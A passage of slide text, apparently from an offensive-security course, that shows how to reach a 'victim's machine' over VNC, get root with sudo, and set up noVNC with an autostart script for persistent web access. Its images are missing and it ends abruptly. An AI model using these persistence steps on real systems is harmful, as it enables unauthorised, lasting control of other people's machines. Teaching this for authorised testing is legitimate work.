
Quality: Poor (fastest)

Keyboard mapping:

Cancel Save as Default Save Connect Save and Connect


## OBTAIN REMOTE DESKTOP

- Add a new preference and set the configuration required for connecting to the victim's machine
- Ensure the protocol is "VNC - Virtual networking Computing"
- Configure the victim's IP address and connect to port 5901
- Enter the password that was set previously



## OBTAIN REMOTE DESKTOP

- We should successfully connect to the victim's machine
- The desktop environment should be similar to the diagram on the left



## OBTAIN REMOTE DESKTOP

- Open the terminal and run the command "**sudo -i**" to obtain an interactive terminal
- Run the command "**whoami**" to verify that you are logged in as root
- You should not be prompted for a password
- Congratulations! You have root access into the victim's host machine



# ACCESSING REMOTE DESKTOP OVER THE INTERNET



(Optional)


# Important Notes



Victim's machine must be accessible from the internet (e.g has a public address to connect to)




Most useful for victim systems which are facing the internet (e.g web servers)




If victim's machine is not accessible from the internet, access can only be done over the LAN where other machines can read the victim's machine






## SETUP NOVNC

- Using the terminal, navigate to `"/etc/ssl"` on the victim's machine
- Enter the command `"openssl req -x509 -nodes -newkey rsa:2048 -keyout novnc.pem -out novnc.pem -days 365"`
- This generates the certificate to be used by the web server
- Make the certificate executable using `"chmod 644 novnc.pem"`




## SETUP NOVNC

- Create a new file in the root folder named `"vncstartup.sh"`
- Enter the commands as shown in the diagram to the left
- The number `"6080"` indicates the port that the client can connect to
- Use `"chmod +x vncstartup.sh"` to make the shell script executable




## SETUP NOVNC

- Using the GUI, navigate to the “**Session and Startup**” configuration page
- Under the tab “Application Autostart”, create a new entry with the command of the shell script previously created
- This will run the script on startup and allow persistent web access



## SETUP NOVNC

- Execute the shell script for the first time
- On the attacker's machine, navigate to the victim's machine on port 6080
- Enter the password of the vnc server created earlier



## SETUP NOVNC

